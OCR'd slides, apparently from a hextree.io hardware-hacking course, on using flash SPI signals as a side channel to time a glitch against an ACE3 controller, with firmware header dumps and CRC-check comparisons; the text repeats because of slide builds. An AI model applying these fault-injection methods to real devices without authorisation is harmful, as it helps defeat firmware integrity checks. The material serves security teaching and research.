





hextree.io


D4 Flash MOSI
H
L
D5 Flash MISO
H
L
D7 Flash Clock
H
L
D6 Flash CS
H
L

How do we use this side-channel
to time our glitch?

Change firmware


Change firmware
Reboot ACE3 via
acetool3 & record


Change firmware
Reboot ACE3 via acetool3 & record
Compare differences




hextree.io



Try flashing til it works



Try flashing til it works



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
Try flashing til it works




Measure

hextree.io



Try flashing til it works



Measure

hextree.io



Original Firmware

hextree.io



hextree.io



Original Firmware



Modified firmware

hextree.io

```
00004000  struct ace3_firmware_header data_4000 =
00004000  {
00004000      uint32_t ace_id = 0xace00003
00004004      uint32_t ace_version = 0x204000
00004008      uint32_t unknown1 = 0x2800
0000400c      uint32_t ace_binary_start_relative = 0x40
00004010      uint32_t boot_config = 0xa8c0
00004014      uint32_t boot_config_size = 0x27f
00004018      uint32_t im4m_offset = 0xab7f
0000401c      uint32_t im4m_size = 0x77f
00004020      uint32_t ace_binary_size = 0xb2be
00004024      uint32_t ace_binary_crc = 0x19089c3d
00004028  }

00004028                              ff ff ff ff ff ff ff ff
00004030  ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff

00004040  struct ace3_binary_header data_4040 =
00004040  {
00004040      uint32_t binary_size = 0xa7dc
00004044      uint32_t u[0x7] =
00004044      {
00004044          [0x0] =  0x00720000
00004048          [0x1] =  0x20051ef4
0000404c          [0x2] =  0x20051ef4
00004050          [0x3] =  0x20051f68
00004054          [0x4] =  0x20047725
00004058          [0x5] =  0x010cb105
0000405c          [0x6] =  0x00200000
00004060      }
00004060      uint32_t binary_crc = 0x3400337d
00004064      uint32_t version = 0x204000
00004068      uint32_t boot_config_offset = 0xa8c0
0000406c      uint32_t u2[0x4] =
0000406c      {
0000406c          [0x0] =  0x20047718
00004070          [0x1] =  0x00000000
00004074          [0x2] =  0x00000000
00004078          [0x3] =  0x00000000
0000407c      }
0000407c      uint32_t header_crc = 0xe8fc067e
00004080  }
```

hextree.io

```
00004000  struct ace3_firmware_header data_4000 =
00004000  {
00004000      uint32_t ace_id = 0xace00003
00004004      uint32_t ace_version = 0x204000
00004008      uint32_t unknown1 = 0x2800
0000400c      uint32_t ace_binary_start_relative = 0x40
00004010      uint32_t boot_config = 0xa8c0
00004014      uint32_t boot_config_size = 0x27f
00004018      uint32_t im4m_offset = 0xab7f
0000401c      uint32_t im4m_size = 0x77f
00004020      uint32_t ace_binary_size = 0xb2be
00004024      uint32_t ace_binary_crc = 0x19089c3d
00004028  }

00004028                              ff ff ff ff ff ff ff ff
00004030  ff ff ff ff ff ff ff ff-ff ff ff ff ff ff ff ff

00004040  struct ace3_binary_header data_4040 =
00004040  {
00004040      uint32_t binary_size = 0xa7dc
00004044      uint32_t u[0x7] =
00004044      {
00004044          [0x0] =  0x00720000
00004048          [0x1] =  0x20051ef4
0000404c          [0x2] =  0x20051ef4
00004050          [0x3] =  0x20051f68
00004054          [0x4] =  0x20047725
00004058          [0x5] =  0x010cb105
0000405c          [0x6] =  0x00200000
00004060      }
00004060      uint32_t binary_crc = 0x3400337d
00004064      uint32_t version = 0x204000
00004068      uint32_t boot_config_offset = 0xa8c0
0000406c      uint32_t u2[0x4] =
0000406c      {
0000406c          [0x0] =  0x20047718
00004070          [0x1] =  0x00000000
00004074          [0x2] =  0x00000000
00004078          [0x3] =  0x00000000
0000407c      }
0000407c      uint32_t header_crc = 0xe8fc067e
00004080  }
```

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Original Firmware



Original Firmware



Wrong first CRC



Original Firmware




Wrong first CRC



Wrong second CRC




Original Firmware
Wrong first CRC
Wrong second CRC
Wrong third CRC

Original Firmware



Wrong third CRC



Original Firmware

